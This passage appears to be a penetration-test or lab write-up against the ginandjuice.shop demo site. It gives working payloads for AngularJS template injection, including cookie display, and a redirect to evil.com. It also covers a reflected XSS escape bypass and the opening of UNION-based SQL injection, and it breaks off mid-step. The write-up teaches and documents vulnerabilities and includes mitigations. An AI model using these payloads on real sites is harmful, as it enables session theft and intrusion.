
Step 1 — Try inject XSS

payload

```
<script>alert(1)</script>
```



The web application inspected the input, recognized the `<script>` tag as a security risk, and terminated the request.




Because of this, an attacker can inject AngularJS expressions using `{{ }}` and execute JavaScript in the victim's browser.

Step 2 — Expression Injection Test

Payload

```
{{7*7}}
```


Try this payload on client-side



This confirms that AngularJS expressions are being executed. And The application evaluates AngularJS template expressions, confirming the presence of CSTI.

Step 3 — JavaScript Execution Test.


Try `{{alert(1)}}` in Search bar at `/blog`



`{{alert(1)}}` usually doesn't work in AngularJS because `alert` is not directly available inside the AngularJS expression sandbox/context. AngularJS expressions are not normal JavaScript execution contexts. They only allow access to specific objects and functions exposed by the framework. So when you try `{{alert(1)}}` AngularJS looks for a variable or function named `alert` inside its expression scope, does not find it, and the payload fails.

Attackers bypass this restriction using the **JavaScript constructor chain**

```
{{constructor.constructor('alert(1)')()}}
```



JavaScript execution in the victim's browser.

Why This Works:

constructor accesses: the object constructor.

constructor.constructor : reaches the JavaScript Function constructor.

The Function constructor :executes arbitrary JavaScript code.

This becomes equivalent to: Function `('alert(1)')()` which successfully runs JavaScript in the browser.

6.3 Cross-Site Scripting (XSS Dom-Based) Vulnerability


Affected Page : `/blog`

Cookie Access by same method like JavaScript Execution

Exploitation Payload

Try adding `document.cookie` into alert

```
{{constructor.constructor('alert(document.cookie)')()}}
```



Potential exposure of sensitive session information

Result

Browser displays accessible cookies.


6.4 Open Redirect (Dom-Based) Vulnerability

Affected Page : </blog>

Try adding malicious phishing or malware-hosting domains into Dom

Exploitation Payload

```
{{constructor.constructor("window.location.href='https://evil.com'")()}}
```



Result

The user browser was instantly redirected to the attacker-controlled server (<https://evil.com>), confirming a critical open redirect risk.


6.5 Base64-Encoded Data

Affected Page : </catalog>

Manual Exploiting

Step 1 — Capture the Request in Burp

1. In Burp's browser, visit <https://ginandjuice.shop/catalog>
2. In Burp → **Proxy** → **HTTP History**
3. Find the request to </catalog> and **right-click** → **Send to Repeater**




Step 2 — Identify the Parameter

We find this in the request:


eyJ0eXB1IjojY2xhc3MiLCJ2YWx1ZSI6InpOU1c2WDJSOWZpV3hGcXUifQ==

The == at the end is a classic **Base64** sign.



Step 3 — Decode It

In Burp → use the **Decoder** tab:



Result

```
{"type": "class", "value": "zNSW6X2R9fiWxFqu"}
```

Impact Possibilities of Base64-Encoded Data

- **Easily Decoded**
 - Base64 is not a secure method of encoding; it can be easily decoded with simple tools or even through the browser's developer console.
- **Sensitive Data Exposure**
 - If confidential information (e.g., session tokens, authentication credentials) is encoded in Base64 and used in URLs or parameters, it can be exposed in server logs, browser history, and referrer headers, making it easy for attackers to access.

Mitigation Strategies for Base64-Encoded Data

- **Avoid Using Base64 for Sensitive Data:**
 - Base64 encoding is not encryption—it is easily reversible. Avoid using Base64 encoding for sensitive data (like user IDs, session tokens, or any confidential information) in URLs or parameters.
- **Use Proper Encryption Instead of Base64:**
 - For any sensitive data that needs to be transmitted, use proper encryption techniques (e.g., AES or RSA). Ensure that data is encrypted securely on the server side before being sent to the client or transmitted in URLs or parameters.
- **Implement Server-Side Validation and Access Control:**

- Always validate and authorize any incoming Base64-encoded data or parameters on the server side. Don't rely on the client to handle validation—check on the back end to ensure the integrity and legitimacy of the data before processing.

6.6 Cross-Site-Scripting (XSS Reflected) Vulnerability

Affected Page : `/catalog`

Definition: Injecting malicious scripts into a web page via parameters that are reflected back. In this case, bypassing server-side backslash escaping.

Goal: Session hijacking or performing actions on behalf of the user.


Initial exploration of the catalog search page revealed that user input in the search

field was reflected in the URL, providing an entry point for injecting JavaScript code.

Attempts to directly inject JavaScript via the search field using basic payloads.

payload


```
<script>alert('XSS')</script>
```



were blocked, indicating some level of input sanitization.

Step 2 — Identifying the Filter

Testing with a single quote (') showed that the server reflects it as (\'), attempting to neutralize the character.




The screenshot shows a web browser window with a search page. The page contains a search bar with the text "Search products" and a submit button labeled "Search". The search bar's value is "AlasX27X3bX3cscriptX3ealertX28X29X3cX2fscriptX3e". A yellow box highlights the search bar's value, indicating the injected payload. The page also displays a list of products, including "Accessories" and "Accompaniments".

Step 3 —The "Escaping the Escape" Bypass

By injecting an extra backslash before the quote, the server's escape character is forced to escape the first backslash instead of the quote.

Payload

```
\';alert(1)//
```




Step 4 — Verification of Rendered Code

The payload results in the following reflected code in the DOM:


var searchText = '\\';alert(1)///';

(The first \ escapes the second, leaving the ' free to execute the alert).



Result

The browser successfully triggered a JavaScript alert box with the value "1", confirming the vulnerability.



Impact Possibilities of Cross-Site-Scripting (XSS Reflected)

- **Unauthorized Script Execution:**
 - Attackers can inject malicious scripts into a webpage, which can execute in the user's browser.
- **Phishing and Social Engineering:**
 - An attacker could manipulate the webpage content using XSS to display fake login prompts or other deceptive messages, tricking users into giving away sensitive information.

Mitigation Strategies for Cross-Site-Scripting (XSS Reflected)

- **Sanitize User Input:**
 - Ensure any data taken from the user (e.g., input fields, URLs) is sanitized and validated before being processed or rendered in the DOM.
- **Use Safe DOM Manipulation Methods:**
 - Avoid using methods like `document.write()`, `innerHTML`, or `eval()` to insert user input directly into the DOM.

6.7 SQL Injection (SQLi) Vulnerability

Affected Page : `/catalog`

Definition

Occurs when an application improperly handles user input, allowing an attacker to interfere with the database queries.

Goal


Unauthorized data exfiltration (dumping user credentials).

The /catalog endpoint was found to be vulnerable to an In-band (UNION-based) SQL Injection via the category parameter. This allows an attacker to bypass application logic, enumerate the entire database structure, and exfiltrate sensitive user credentials.

Manual Exploitation

Step 1 — Detection & Error Triggering

Injecting a single quote `'` in the category parameter



Result

500 Internal Server Error, indicating improper input sanitization.

A series of manual payloads were then tested to confirm the SQL Injection and gather more information from the database.

Step 2 — Column Determination

Using the **ORDER BY** clause to identify the number of columns in the original query.

Payload

```
' ORDER BY 8 --
```

Result

